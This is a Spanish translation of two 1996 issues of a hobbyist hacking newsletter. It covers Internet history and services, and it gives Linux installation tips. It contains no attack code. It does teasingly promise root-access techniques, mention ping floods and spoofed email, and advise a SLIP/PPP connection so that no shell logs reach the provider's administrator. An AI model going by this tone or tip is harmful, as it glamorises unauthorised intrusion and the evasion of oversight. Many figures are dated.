Las seis Guía del Hacking (casi) Inofensivo del Volumen 1 pasaron a ser enseguida HOW-TOs de hacking. Pero si eres como yo, todos esos detalles de prueba de puertos y jugar con hipótesis y tirar hosts por medio del ping se vuelven un poco mareantes.
Así que ¿por qué no cogemos aliento, retrocedemos y analizamos que coño es con lo que estamos jugando? Una vez tengamos controlado lo básico, nos podremos mover hacia el hacking serio.
También, he estado peleándome con mi conciencia acerca de si empezar a daros instrucciones paso-por-paso sobre como conseguir acceso root a los ordenadores de otra gente. El pequeño ángel de mi hombro derecho susurra, "El conseguir root sin permiso en ordenadores de otra gente no esta bien." Así que no le digas a la gente como hacerlo." El pequeño demonio de mi hombro izquierdo dice, "-Carolyn, todos estos hackers creen que no sabes nada! -DEMUESTRALES que sabes como crackear!" El pequeño ángel dice, "Si cualquiera que este leyendo La Guía del Hacking (casi) Inofensivo pone a prueba este truco, podrías meterte en problemas con la ley por conspiración de daños a ordenadores de otra gente." El pequeño demonio dice, "¡Pero, Carolyn, dile a la gente como hacerse root y pensaran que eres GENIAL!"
Así que aquí esta el trato. En este y en los próximos números de la Guía del Hacking (casi) Inofensivo os diré varios modos de conectarse como superusuario en la cuenta root de algunos ordenadores hosts de Internet. Pero las instrucciones dejaran una o dos cosas a la imaginación.
Mi teoría es que si estas deseando abrirte paso por todo esto, probablemente no seas uno de esos ilusos "quiero-ser-hacker" que usareis estos conocimientos para hacer algo destructivo que te plantaría en la cárcel.

Consejo técnico: Si deseas convertirte en un hacker *serio*, necesitaras Linux (una variante freeware de UNIX) en tu PC. Una razón es que entonces podrás crackear la root legalmente todo lo que quieras -- en tu propio ordenador. Fijo que es mejor que esforzarse en el ordenador de otro solo para descubrir que lo que tu creías que era root era una trampa sabiamente puesta y el administrador del sistema y el FBI riéndose de ti de camino a la cárcel.
Linux se puede instalar en un PC con tan solo un 386, solo 2 Mb de RAM y tan solo 20 MB de disco duro. Necesitaras reformatear tu disco duro. Mientras ha habido gente que ha conseguido instalar satisfactoriamente Linux sin desperdiciar su material OS/WINDOWS, no cuentes con conseguir hacerlo. ¡Backup, backup, backup!
Advertencia puedes ir a la cárcel: El crackear la cuenta root del ordenador de otros se convierte en una posibilidad definitiva. Piensa en esto: cuando ves una noticia acerca de un hacker que ha sido pillado, ¿cuan a menudo reconoces el nombre? ¿Cuan a

menudo es el último arresto hecho a alguien famoso, como Dark Tangent o se7en o Emmanuel Goldstein? ¡Algo así, como, nunca! Eso es por que los realmente buenos hackers saben como no hacer cosas estúpidas. Aprenden a crackear ordenadores por el desafío intelectual y a averiguar como hacer que los ordenadores sean seguros contra los intrusos.
No se abren camino a root y lo joden todo, lo que tiende a inspirar a los administradores del sistema a llamar a la policía.
Noticia excitante: ¿Es muy aburrido el hackear solo en tu maquina Linux? Quieto ahí. Ira Winkler de la National Computer Security Association, Dean Garlick del Space Dynamics Lab of Utah State University y yo estamos trabajando para crear hack.net, un lugar donde será legal el irrumpir en ordenadores. No solo eso, estamos buscando sponsors que darán premios en metálico y becas escolares a aquellos que muestren las mayores habilidades hacking. ¿Suena ahora eso más divertido que la cárcel?

Así que, vayamos a nuestro tutorial básico de hacking echando una mirada a la maravillosa anarkia que es Internet.
Fíjate que estas Guías del Hacking (casi Inofensivo) se centran en Internet. Esto es por que hay muchas formas legales de hackear en Internet. También, hay alrededor de 10 millones de estos ordenadores fácilmente hackeables en Internet, y el número crece cada día.

Lo básico de Internet

Nadie es dueño de Internet. Nadie lo ejecuta. Jamas se planeo que fuese lo que es hoy. Simplemente ocurrió, el crecimiento mutante de un experimento de una Agencia de Defensa de Investigación Avanzada de Proyectos de los EEUU en 1969.
Este sistema anárquico sigue atado por que sus usuarios obedecen voluntariamente algunas reglas básicas. Estas reglas pueden resumirse en dos palabras: UNIX y TCP/IP (con un nodo a UUCP). Si comprendes, comprendes de verdad UNIX y TCP/IP (y UUCP), te convertirás en un pez nadando en el mar del cyberespacio, un Uberhacker entre los quiero-ser-hacker, un maestro del universo Internet.
Para ser técnicos, Internet es una red de ordenadores/comunicaciones distribuida globalmente unida por un estándar de comunicaciones común, Transmission Control Protocol/Internet Protocol (TCP/IP) y un poco de UUCP. Estos estándares permiten a cualquiera conectar un ordenador a Internet, el cual se convierte entonces en otro nodo de esta red de Internet. Todo lo que se necesita es coger una dirección de Internet asignada al nuevo ordenador, al cual se le conoce entonces como un "host" de Internet, y unirlo a un enlace de comunicaciones de Internet. Estos enlaces están disponibles ahora en casi todas las partes del mundo.
Si usas un servicio on-line desde tu ordenador personal, tu, también, puedes ser temporalmente parte de Internet. Hay dos formas principales de conectarse a un servicio on-line.
Esta el cybercouch potato connection que todo novato usa. Requiere o bien point-to-point (PPP) o SLIPconnection, que te permite ver bonitas fotos con tu navegador. Si tienes algún tipo de paquete de software de tu proveedor, te proporcionara automáticamente este tipo de conexión.
O puedes conectarte con un emulador de terminal a un host de Internet. Este programa puede ser algo tan simple como el programa "Terminal" de Windows 3.1 que esta dentro del icono "Accesorios". Una vez hayas llamado y estés conectado serás simplemente otro terminal de ese host. No te presentara bonitas fotos. Esta conexión será similar a la que se consigue en una vieja BBS. Pero si sabes como usar este tipo de conexión, te podría incluso dar acceso root a ese host.
¿Pero cómo esta el host que usas conectado a Internet? Estará usando alguna variación del sistema operativo UNIX. Ya que UNIX es tan fácil de adaptar a casi todo ordenador, esto significa que casi cualquier ordenador puede convertirse en un host de Internet. Por ejemplo, yo algunas veces entro en Internet por un host que es un ordenador Silicon Graphics Indigo en Universidad del estado de Utah. Su dirección Internet es fantasia.idec.sdl.usu.edu. Este es un ordenador optimizado para trabajos de animación por ordenador, pero puede también operar como un host de Internet. En otras ocasiones el punto de entrada usado puede ser pegasus.unm.edu, que es un IBM RS 6000 Modelo 370. Este es un ordenador optimizado para investigación en la Universidad de Nuevo México.
Cualquier ordenador que pueda correr el software necesario -- que es básicamente el sistema operativo UNIX -- tenga un módem, y este unido a un enlace de comunicaciones de Internet, podrá convertirse en un nodo de Internet. Incluso un PC puede convertirse en un host de Internet corriendo una de las variantes Linux de UNIX. Después de montarlo con Linux puedes ponerte de acuerdo con el proveedor que selecciones para enlazarlo permanentemente a Internet.
¡De hecho, muchos proveedores no usan más que PCs en red corriendo Linux!
Como resultado, toda la computación, almacenamiento de datos, y el envío, recibo y transporte de mensajes en Internet esta manejado por los millones de ordenadores de muchas clases y propiedad de incontables compañías, instituciones educativas, entidades gubernamentales e incluso particulares.
Cada uno de estos ordenadores tiene una dirección individual que le permite ser accedido a lo largo de Internet si esta conectado al enlace de comunicaciones apropiado. Esta dirección puede estar representada de dos formas: como un nombre o como un número.
Los enlaces de comunicación de Internet están también poseídos y mantenidos del mismo modo anárquico que los hosts. Cada propietario de un host de Internet es responsable de buscar y pagar por un enlace de comunicación que hará que ese host este unido al menos con otro host. Los enlaces de comunicación pueden ser tan simples como una línea de teléfono, un enlace de datos inalámbrico tal como un paquete digital de datos celular, o tan complicados como un enlace de alta velocidad de fibra óptica. Mientras el enlace de comunicaciones pueda usar TCP/IP o UUCP, podrá encajar en Internet.

De esta manera la red crece sin coordinación global. Un nuevo propietario de un host de Internet solo coge permiso de unir un enlace de comunicación a otro host. Alternativamente, si el proveedor del enlace de comunicaciones decide que este host sea, por ejemplo, un refugio para spammers, puede echar este "site granuja" fuera de Internet. El site granuja tiene entonces que pillar otro enlace de comunicaciones y unirlo a Internet otra vez.
El modo en que la mayoría de estos ordenadores interconectados y enlaces de comunicaciones trabajan es por medio del lenguaje común del protocolo TCP/IP. Básicamente, TCP/IP parte cualquier comunicación de Internet en "paquetes" distintos. Cada paquete incluye información sobre como enrutarlo, corrección de errores, y las direcciones del que lo envía y el destinatario. La idea es que si un paquete se pierde, el remitente lo sabrá y lo volverá a mandar. Cada paquete es entonces lanzado a Internet. Esta red podrá elegir automáticamente una ruta de nodo a nodo para cada paquete usando lo que este disponible entonces, y volver a juntar los paquetes en el mensaje completo en el ordenador al que estaba destinado.
Estos paquetes pueden seguir rutas tortuosas. Por ejemplo, un paquete puede ir desde un nodo en Boston a Amsterdam y de vuelta a los EEUU a su destino final en Houston, mientras otro paquete del mismo mensaje puede ser enrutado por Tokyo y Atenas, y demás. Casi siempre, sin embargo, los enlaces de comunicaciones no son tan tortuosos. Los enlaces de comunicaciones pueden incluir fibra óptica, líneas de teléfono y satélites.
La fuerza de esta red de desvío de paquetes es que la mayoría de mensajes se abrirán paso automáticamente a pesar de la pesada congestión de trafico de mensajes y de que muchos enlaces de comunicaciones estén fuera de servicio. La desventaja es que los mensajes pueden simplemente desaparecer en el sistema. También puede ser difícil el llegar a los ordenadores deseados si muchos enlaces de comunicaciones no están disponibles en ese momento.
De todos modos, todas estas maravillosas características son también profundamente hackeables. Internet es lo suficientemente robusta para sobrevivir -- como claman sus inventores -- incluso a una guerra nuclear. Sin embargo es tan débil que con tan solo un pequeño bit de instrucción, es posible aprender como engañar seriamente al sistema (email falso) o incluso poner temporalmente fuera de servicio el host de otras personas (ping flood, por ejemplo).
Por otro lado, las cabeceras en los paquetes que llevan los comandos hacking dará a conocer la información de la cuenta desde la que un hacker esta operando. Por esta razón es difícil esconderse perfectamente cuando se esta en Internet.
Es esta tensión entre este poder y la robustez y debilidad y el potencial de confusión lo que hace de Internet un recreo de hackers. Por ejemplo, AQUI ESTA TU TRUCO HACKING QUE HAS ESTADO ESPERANDO DE ESTE NÚMERO:
ftp://ftp.secnet.com
Este site ftp se posteo en la lista BUGTRAQ, que esta dedicada a la discusión de agujeros de seguridad de UNIX. El moderador es Aleph One, que es un Uberhacker genuino. Si quieres suscribirte a BUGTRAQ, manda un email a LISTSERV@netspace.org con el mensaje "subscribe BUGTRAQ."
Ahora, de vuelta a lo básico de Internet.

Historia de Internet

Como mencione arriba, Internet nació como una obra de la Advanced Research Projects Agency (ARPA) de EEUU en 1969. Sus inventores lo llamaron ARPANET. Pero por su valor en la investigación científica, el National Science Foundation (NSF) de EEUU asumió el control en 1983. Pero a los años desde entonces fue gradualmente evolucionando lejos de ninguna fuente de control.
En Abril de 1995 la NFS corto el último nexo de unión. Ahora Internet no esta dirigido por nadie. Simplemente ocurre y queda pequeña a los esfuerzos de aquellos que juegan con ello y luchan con el software y el hardware.
Nada parecido a esto ha ocurrido nunca antes. Ahora tenemos un sistema informático con vida propia. Nosotros, como hackers, formamos una gran parte del motor de mutación que mantiene a Internet evolucionando y creciendo más fuertemente. También formamos un gran parte del sistema inmune de esta exótica criatura.
La idea original de ARPANET era el diseñar un ordenador y red de comunicaciones que pudiera eventualmente ser tan redundante, robusta, y capaz de operar sin control centralizado, que pudiese incluso sobrevivir a una guerra nuclear. Lo que también ocurrió fue que ARPANET evoluciono en un ente que ha sobrevivido al final de un gobierno sin tan siquiera un blip en su crecimiento. Por esto su descendencia, Internet, ha triunfado por encima de los más salvajes sueños de sus arquitectos originales.
Internet ha crecido explosivamente, sin un fin a la vista. En su comienzo como ARPANET tan solo tenia 4 hosts. Un cuarto de siglo después, en 1984, tenia solo 1000 hosts. Pero a lo largo de los 5 años siguientes este número creció diez veces hasta llegar a 10.000 (1989). A lo largo de los 4 años siguientes creció otras diez veces más hasta 1 millón (1993). Dos años después, a finales de 1995, se estimo que Internet tenia al menos 6 millones de hosts. Probablemente estos son ahora alrededor de 10 millones. Parece que todavía no hay fin a la vista al crecimiento increíble de este niño mutante de ARPANET.
De hecho, un asunto que se plantea debido al crecimiento exponencial en Internet es que la demanda puede eventualmente sobrepasar a la capacidad. Por que ahora no hay entidad que posea o controle Internet, si la capacidad de los enlaces de comunicación entre los nodos es muy pequeña, y pasase a estar colapsada, podría ser difícil solucionar el problema.
Por ejemplo, en 1988, Robert Morris, Jr. soltó un programa tipo virus en Internet comúnmente conocido como "Gusano Morris"/"Morris Worm". Este virus podía hacer copias de sí mismo en cualquier ordenador donde estuviese y entonces mandar

copias a lo largo de los enlaces de comunicación a otros hosts de Internet. (Usaba un bug del sendmail que permitía acceso a root, permitiendo al virus actuar como superusuario).
Rápidamente la propagación exponencial de este virus hizo que Internet se colapsase del trafico de comunicaciones y el espacio de disco que le ocupaba.
Por ese entonces Internet estaba aun bajo alguna apariencia de control por la National Science Foundation y estaba conectada a solo unos pocos miles de ordenadores. La Red fue "apagada" y todos los virus limpiados de sus hosts, y entonces la Red se volvió a poner en funcionamiento. Morris, mientras tanto, fue enviado a la cárcel.
Hay alguna preocupación de que, a pesar de las medidas de seguridad mejoradas (por ejemplo, los "firewalls"), alguien pueda encontrar un nuevo modo de lanzar un virus que pudiese "cerrar" de nuevo Internet. Dada la perdida de un control centralizado, el restaurarla de nuevo podría llevar mucho más tiempo si esto llegase a ocurrir otra vez.
Pero restablecer un control centralizado hoy por hoy como el que existió cuando lo del "Gusano Moris" es más que imposible. Incluso si fuese posible, los arquitectos originales de ARPANET probablemente estuvieran en lo cierto cuando afirmaban que la Red seria más susceptible de fallar masivamente que nada si hubiese algún control centralizado.
Tal vez el hecho más significativo del Internet de hoy en día es la falta de control centralizado. Ninguna persona u organización es capaz ahora de controlar Internet. De hecho, la dificultad de control se convirtió en un problema tan pronto como su primer año de operatividad como ARPANET. Ese año el email fue espontáneamente inventado por sus usuarios. Para sorpresa de los administradores de ARPANET, para el segundo año el email contabilizaba la mayoría de la información del sistema.
Ya que Internet había crecido para tener autonomía total, vida propia descentralizada, en Abril de 1995, la NFS abandono la fundación de NFSNET, la columna de comunicaciones de fibra óptica que en un tiempo había dado a la NFS la tecnología para controlar el sistema. La proliferación de enlaces de comunicación y hosts paralelos había sobrepasado por entonces completamente cualquier posibilidad de control centralizado.

Hay varias figuras principales de Internet:

- World Wide Web (www) -- una red de publicación hypertexto y ahora la parte de crecimiento más rápida de Internet.
- email -- un modo de mandar mensajes electrónicos
- Usenet -- foros en los que la gente puede postear y ver mensajes públicos
- telnet -- una forma de conectarse a ordenadores remotos de Internet
- file transfer protocol (ftp) -- una forma de bajarse ficheros de ordenadores remotos de Internet
- Internet relay chat (IRC) -- conversaciones en modo texto en tiempo real -- usado originariamente por hackers y otros viejos de Internet
- gopher -- una forma de catalogar y buscar información. Esto se esta haciendo cada vez más obsoleto

Como vosotros surfers de puertos sabéis, hay docenas de otros servicios interesantes pero menos conocidos como el whois, finger, ping etc...

El World Wide Web

El World Wide Web es la característica más nueva de Internet, fechado desde primavera de 1992. Consiste en "paginas Web", que son como paginas de un libro, y enlaces a otras paginas Web desde palabras, frases o símbolos especialmente marcados en cada pagina. Estas paginas y enlaces unidos crean lo que se conoce como "hypertexto". Esta técnica hace posible el unir muchos documentos diferentes que pueden estar escritos por mucha gente y almacenados en muchos ordenadores diferentes alrededor del mundo en un solo documento hypertexto.
Esta técnica esta basada en el standard Universal Resource Locator (URL), que especifica como conectarse al ordenador y acceder a los archivos de este en los que se encuentran los datos de la pagina Web.
Una URL es siempre de la forma http://<resto de la dirección>, donde <resto de la dirección> incluye un nombre de dominio que debe ser registrado con una organización llamada InterNIC para asegurarse de que dos paginas Web diferentes (o direcciones email, o direcciones de ordenadores) no acaben siendo idénticas. Este registro es uno de los pocos rasgos con control centralizado de Internet.
Así es como el hypertexto de la World Wide Web funciona. El lector puede llegar a un comunicado tal como "nuestra compañía ofrece servicio LTL de camiones a la mayoría de ciudades de EEUU". Si este esta resaltado en la "pagina Web", significa que un click del ratón del ordenador del usuario le llevara a una nueva pagina Web con más detalles. Estos pueden incluir horarios completos y un formulario que rellenar para pedir la recogida y el envío.
Algunas paginas Web incluso ofrecen formas de hacer pagos electrónicos, normalmente con tarjetas de crédito.
De todas formas, la seguridad de transferencia de dinero en Internet es aun un gran problema. Aun a pesar de la verificabilidad de las transacciones financieras, el comercio electrónico en la Red esta creciendo rápidamente. En su segundo año completo de existencia, 1994, solo unos $17.6 millones en ventas se llevaron a cabo en la Red. Pero en 1995, las ventas alcanzaron los $400 millones. Hoy, en 1996, la Red esta plagada de sites comerciales rogando por la información de tu tarjeta de crédito.
Adicionalmente, la Red esta siendo usada como una herramienta en la distribución de una nueva forma de moneda, conocida como electronic cash/dinero electrónico (ECash). Es concebible que, si se puede superar la valla de verificabilidad, ese dinero electrónico

(normalmente llamado ecash) puede jugar un papel importante en la economía del mundo, simplificando el comercio internacional. También puede eventualmente hacer las monedas nacionales e incluso los impuestos como los conocemos obsoletos.
Ejemplos de Web sites donde uno puede obtener ecash son:
El Mark Twain Bank of St. Louis, MO http://www.marktwain.com
y Digicash of Amsterdam, The Netherlands http://www.digicash.com
La naturaleza casi fuera de control de Internet se manifiesta en la World Wide Web. El autor de una pagina Web no necesita obtener permiso o realizar ningún acuerdo con los autores de otras paginas Web a los que el o ella desea establecer enlaces. Los enlaces pueden ser establecidos automáticamente simplemente metiendo las URLs de las paginas Web que deseamos.
A la inversa, de la única forma que el autor de una pagina Web puede prevenir que otra gente la lea o establezca enlaces de hypertexto a ella es creando un sistema de protección por contraseña (o no teniendo enlaces de comunicación al resto de Internet).
Un problema de la World Wide Web es como encontrar cosas en ella. Simplemente como alguien puede conectar un nuevo ordenador a Internet, así que tampoco hay una autoridad central con control o incluso conocimiento de lo que se publica y donde en la World Wide Web. Nadie necesita pedir el permiso de una central de autoridad para poner una pagina Web.
Una vez que un usuario conoce la dirección (URL) de una pagina Web, o al menos la URL de una pagina Web que eventualmente enlaza con la pagina deseada, entonces es posible (mientras los enlaces de comunicación estén disponibles) el conectarse prácticamente al momento con esta pagina.
Debido al valor de conocer URLs, hay ahora muchas compañías e instituciones académicas que ofrecen índices de búsqueda (localizados en la Red) al World Wide Web. Programas automatizados tales como los Web crawlers buscan en la Red y catalogan las URLs que se encuentran mientras viajan de un enlace de hypertexto a otro. Pero debido a que la Web esta constantemente creciendo y cambiando, no hay forma de crear un catalogo global de toda la Web.

Email

El email es el segundo uso más viejo de Internet, fechado cuando ARPANET en 1972. (El primer uso fue el de permitir a la gente conectarse remotamente a uno de los cuatro ordenadores de su elección en los que ARPANET fue lanzada en 1971).
Hay dos usos principales del email: comunicaciones privadas, y difusión de email. Cuando es de difusión, el email sirve para realizar anuncios (difusión en un sentido), y para realizar discusiones en grupos de gente como nuestra lista del Happy Hacker. En el modo de discusiones de grupo, cada mensaje enviado por todos los miembros de la lista es difundido a todos los otros miembros. Los dos tipos de programas más populares usados para la difusión de discusiones de grupos email son majordomo y listserv.

Usenet

Usenet fue una consecuencia natural de las listas de grupos de discusión de email. Un problema de las listas de email es que no había un modo sencillo para la gente nueva a estos grupos de unirse a ellos. Otro problema es que mientras el grupo crece, un miembro puede ser inundado con docenas o cientos de mensajes cada día.
En 1979 estos problemas fueron direccionados por el lanzamiento de Usenet. Usenet consiste en grupos de noticias que llevan discusiones en forma de "posteos". A diferencia de los grupos de discusión de email, estos envíos son guardados, normalmente por 2 semanas o así, esperando a lectores en potencia. Mientras nuevos mensajes son expuestos a un grupo de noticias, estos son difundidos a todos los hosts de Internet que están suscritos para traerse los grupos de noticias a los que estos mensajes pertenecen.
Con muchos programas de conexión de Internet puedes ver la similitud entre Usenet y email. Ambos tienen cabeceras similares, que siguen sus movimientos a lo largo de Internet. Algunos programas como Pine están constituidos para mandar el mismo mensaje a ambas direcciones email y grupos de noticias. Todos los lectores de news de Usenet te permiten mandar email a los autores del mensaje, y muchos también te permiten mandar por email esos mensajes a ti o a otra gente.
Ahora, aquí va un vistazo rápido de lo básico de Internet que intentaremos cubrir en los próximos capítulos de la Guía del Hacking (casi) Inofensivo:
1. UNIX
Discutimos las "shells" que le permiten a uno escribir programas ("scripts") que automatizan series complicadas de comandos UNIX. Se introduce al lector en el concepto de los scripts que realizan funciones de hacking. Presentamos el Perl, que es un lenguaje de programación shell usado para los scripts de hacking más elite tal como SATAN
3. TCP/IP y UUCP
Este capitulo cubre los enlaces de comunicación que unen a Internet desde la perspectiva de un hacker. Se da atención extra a UUCP debido a que es muy hackeable.
4. Direcciones de Internet, Nombres de Dominio y Routers
El lector aprende como la información es enviada a los lugares correctos en Internet, y como los hackers pueden hacer que vaya a ¡lugares erróneos! Como buscar hosts UUCP (que no están en el sistema de nombre de dominio) esta incluido.
5. Los fundamentos del Elite Hacking: Puertos, Paquetes y Permisos de Ficheros
Esta sección deja salir de la botella al genio del hacking serio. Ofrece una serie de ejercicios en los cuales el lector puede divertirse ganando acceso a casi cualquier host de Internet elegido al azar. De hecho, por el final del capitulo el lector habrá tenido la oportunidad de practicar varias docenas de técnicas para ganar acceso a los ordenadores de otra gente. No obstante estos trucos que enseñamos son ¡100% legales!

¿Quieres ver números atrasados de la Guía del Hacking (casi) Inofensivo? Mira http://www.feist.com/~tqdb/evis-unv.html.
¿Quieres suscribirte a esta lista? Email majordomo@edm.net con el mensaje "subscribe happyhacker." ¿Quieres compartir material guay con la lista Happy Hacker? Manda tu mensaje a hh@edm.net. Para mandarme email confidencial (discusiones de actividades ilegales no) usa cmeinel@techbroker.com. Por favor dirige tus flames hacia dev/null@techbroker.com. Happy hacking!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 2 Numero 2

¡Linux!

UNIX se ha convertido en el sistema operativo primordial de Internet. De hecho, UNIX es el sistema operativo mas ampliamente usado en el mundo en ordenadores con mas poder que los PCs. Es cierto, Windows NT esta surgiendo rápido como un sistema operativo común de Internet, y es tan maravillosamente buggy (con bugs) que parece que pueda convertirse en el favorito numero uno de crackear. Pero hoy por hoy UNIX en todas sus maravillosas variantes es aun el sistema operativo a conocer para ser un verdadero hacker elite.
Hemos asumido que has estado hackeando usando una cuenta shell que has obtenido de tu proveedor. Una cuenta shell te permite ejecutar comandos UNIX en uno de los ordenadores de tu proveedor. Pero no necesitas depender de tu proveedor para tener una maquina que te permita jugar con UNIX. Puedes correr UNIX en tu propio ordenador y con una conexión SLIP o PPP estar directamente conectado a Internet.

Nota para novatos: Las conexiones Serial Line Internet Protocol (SLIP) y Point-to-Point Protocol (PPP) te dan una dirección temporal o Internet Protocol (IP) que te permite estar directamente conectado a Internet. Tienes que usar conexión o bien SLIP o PPP para llegar a usar un Web Browser que te proporcione gráficos y fotos en vez de solo texto. Así que si puedes ver fotos en la Red, ya tienes uno de esos protocolos disponibles.
La ventaja de usar uno de esas conexiones directas para tus actividades hacking es que no dejaras atrás un fichero log de shell para que el administrador de sistema de tu proveedor lo estudie detenidamente. Incluso si no estas rompiendo la ley, un fichero log de shell que te muestre haciendo un montón de cosas relacionadas con el hacking puede ser suficiente para algunos administradores para cerrar tu cuenta.

¿Cuál es el mejor ordenador para correr UNIX? A menos que seas un hacker rico que no se lo piensa y se pilla una estación de trabajo Sun SPARC, lo tendrás mejor con alguna clase de PC. Hay incontables variantes de UNIX que corren en PCs. La mayoría de ellas se pueden bajar gratis, o disponibles muy baratas en CD-ROMs.
Las tres variantes principales de UNIX que corren en PCs son Solaris de Sun, FreeBSD y Linux. Solaris cuesta alrededor de $700. Digamos que bastante. FreeBSD es muy, muy bueno pero no ofrece mucho soporte. Linux, sin embargo, tiene la ventaja de estar disponible en muchas variantes (así que puedes pasártelo bien mezclando y equiparando programas de diferentes ofertas Linux). Más importante, Linux esta apoyado en muchos grupos de noticias, listas de mail y Web sites. Si tienes amigos hackers en tu zona, la mayoría de ellos probablemente usan Linux y te podrán ayudar.

Nota histórica: Linux fue creado en 1991 por un grupo liderado por Linus Torvalds de la Universidad de Helsinki. Linux tiene Copyright bajo la GNU General Public License. Bajo este acuerdo, Linux puede ser redistribuido a cualquiera junto con el código fuente. Cualquiera puede vender una variante de Linux, modificarla y volverla a embalar. Pero incluso si alguien modifica el código fuente él o ella no exigirán Copyright por nada creado a partir de Linux. Cualquiera que venda una versión modificada de Linux deberá proveer el código fuente a los compradores y permitirles usarlo en sus productos comerciales sin cobrar cuotas de licencia. Este acuerdo se conoce como "copyleft".
Bajo este acuerdo los creadores originales de Linux no reciben ninguna cuota de licencia o de shareware. Linus Torvalds y los muchos otros que han contribuido en Linux lo han hecho por la diversión de programar y un sentido de comunidad con todos nosotros que usaremos Linux con espíritu de buen tío hackeando. ¡Viva Linux! ¡Viva Torvalds!

Linux consiste en el sistema operativo en sí (llamado el "kernel") mas una serie de programas asociados.
El kernel, como todos los tipos de UNIX, es un sistema operativo multitarea y multi-usuario. Aunque usa una estructura de ficheros diferente, y de ahí que no sea directamente compatible con DOS y Windows, es tan flexible que muchos programas DOS y

Windows podrán ejecutarse mientras estemos en Linux. O sea que un usuario probablemente querrá arrancar en Linux y después ser capaz de correr programas DOS y Windows desde Linux.
Programas asociados que vienen con la mayoría de distribuciones de Linux pueden incluir:
* un programa shell (Bourne Again Shell -- BASH -- es el más común);
* compiladores para lenguajes de programación tales como Fortran-77 (¡mi favorito!), C, C++, Pascal, LISP, Modula-2, Ada, Basic (el mejor lenguaje para un principiante), y Smalltalk.;
* X (algunas veces llamado X-windows), un interface de usuario gráfico
* programas de utilidades como el lector de email Pine (mi favorito) y Elm

Las 10 razones para instalar Linux en tu PC:

1. Cuando Linux sea "fuera de la ley", solo los fuera de la ley tendrán Linux.
2. Cuando se instala Linux, es tan divertido ejecutar fdisk sin haber hecho antes un backup.
3. Los flames que recibas por hacer preguntas en los grupos de noticias de Linux son de mayor calidad que los flames que recibes por postear en alt.sex.bestiality.
4. No importa que variante de Linux instales, mañana descubrirás que había una versión mucho más 3l1te que deberías haber pillado en vez de esta.
5. La gente que usa FreeBSD o Solaris no se reirán de ti. En vez de ello ofrecerán su simpatía.
6. En el siguiente Defcon serás capaz de decir cosas como "y entonces me hice con su cuenta y le jodí todos sus ficheros como 'kissyface'". Oops, el joder los ficheros de otra gente es un no-no, olvida que jamas lo sugerí.
7. Surfear por los puertos en privado.
8. Una palabra: scripts.
9. Instalar Linux en el PC de tu oficina es como ser un empleado de correos y llevar una Uzi al trabajo.
10. Pero -- si instalas Linux en el ordenador de tu oficina, tu jefe no tendrá ni idea de lo que significa.

¿Qué tipo de Linux trabaja mejor? Depende de lo que realmente quieras. El Redhat Linux es famoso por ser el más fácil de instalar. El Walnut Creek Linux 3.0 en CD-ROM es también realmente fácil de instalar -- para Linux, ¡eso es! Mi planteamiento ha sido coger muchas versiones de Linux y mezclar y reunir lo mejor de cada distribución.
Me gusta la versión de Walnut Creek la que más por que con mi marca X de hardware, su característica de autodetección fue un salvavidas.
¡INSTALAR LINUX no es para los que sufren del corazón! Varios trucos para sobrevivir a la instalación son:
1) Aunque en teoría puedas correr Linux en un 286 con 4 MB RAM y dos unidades de disco, es *mucho* más fácil con un 486 o mayor con 8 MB RAM, un CD-ROM, y al menos 200 MB libres de disco duro.
2) Intenta saber lo mas que puedas sobre el tipo de placa madre, módem, disco duro, CD-ROM, y tarjeta gráfica que tienes. Si tienes alguna documentación sobre ellos, tenla en la mano para consultar durante la instalación.
3) Es mejor el usar hardware de marca y de algún modo pasado de moda en tu ordenador. Ya que Linux es freeware, no ofrece drivers para todo el hardware nuevo. Y si tu hardware es como el mío -- un montón de cosas de marca X y El Cheapo, puedes pasarte un buen tiempo experimentando con que drivers funcionara.
4) Antes de comenzar la instalación, ¡haz un backup de tu(s) disco(s) duro(s)! En teoría puedes instalar Linux sin dañar tus archivos DOS/Windows. (Pero todos somos humanos, especialmente si seguimos el consejo 3)
5) Pilla mas de una distribución Linux. La primera vez que instale con éxito Linux, finalmente toque algo que funciono usando el disco boot de una distribución con el CD-ROM de otra. En cualquier caso, cada distribución de Linux tiene diferentes programas de utilidades, emuladores de sistemas operativos, compiladores y demás. Añádelos todos a tu sistema y estarás preparado para estar por encima de la elite.
6) Compra uno, dos o tres libros sobre Linux. ¡No me gustaba ninguno de ellos! Pero son mejores que nada. La mayoría de los libros de Linux vienen con uno o dos CD-ROM que pueden ser usados para instalar Linux. Pero yo me encontré con que lo que venia en los libros no coincidía exactamente con lo que venia en los CD-ROM.
7) Recomiendo beber mientras instalamos. No hará que el debugging vaya más rápido, pero al menos te dará igual lo duro que sea.
Ahora puedo casi garantizar que incluso siguiendo esos 6 avisos, aun tendrás problemas instalando Linux. Oh, ¿tengo 7 avisos ahí arriba? Olvida el numero 7. Pero siéntete animado, ya que todo el resto de personas también sufren extremadamente cuando instalan y usan Linux, Internet tiene una increíble riqueza de recursos para el desafiado-por-Linux.
Si eres alérgico a ser flameado, puedes comenzar con las Web sites de apoyo a Linux.
La mejor que he encontrado es http://sunsite.unc.edu:/pub/Linux/
Incluye las Linux Frequently Asked Questions list (FAQ), disponibles en sunsite.unc.edu:/pub/Linux/docs/FAQ.
En el directorio /pub/Linux/docs de sunsite.unc.edu encontrarás otros varios documentos acerca de Linux, incluyendo la Linux INFO-SHEET y la META-FAQ.
El archivo HOWTO de Linux está en sunsite.unc.edu:/pub/Linux/docs/HOWTO. El directorio /pub/Linux/docs/LDP de sunsite.unc.edu contiene el set actual de manuales LDP.

Puedes pillar el ``Linux Installation and Getting Started" de sunsite.unc.edu en /pub/Linux/docs/LDP/install-guide. El fichero README de allí describe como puedes pedir una copia impresa del libro del mismo nombre (unas 180 paginas).
Ahora si no te importa ser flameado, puede que quieras postear preguntas en el increíble numero de grupos de news de Usenet que cubren Linux. Estos incluyen:
comp.os.linux.advocacy Los beneficios de Linux comparados
comp.os.linux.development.system Kernels de Linux, drivers de dispositivos
comp.os.linux.x Servidores de sistema X-Window
comp.os.linux.development.apps Escribiendo aplicaciones Linux
comp.os.linux.hardware Compatibilidad de hardware
comp.os.linux.setup Instalación de Linux
comp.os.linux.networking Redes y comunicaciones
comp.os.linux.answers FAQs, How-To's, READMEs, etc.
linux.redhat.misc
alt.os.linux Usa comp.os.linux.* en vez de éste
alt.uu.comp.os.linux.questions La Universidad Usenet te ayuda
comp.os.linux.announce Anuncios importantes para Linux
comp.os.linux.misc Topicos específicos de Linux
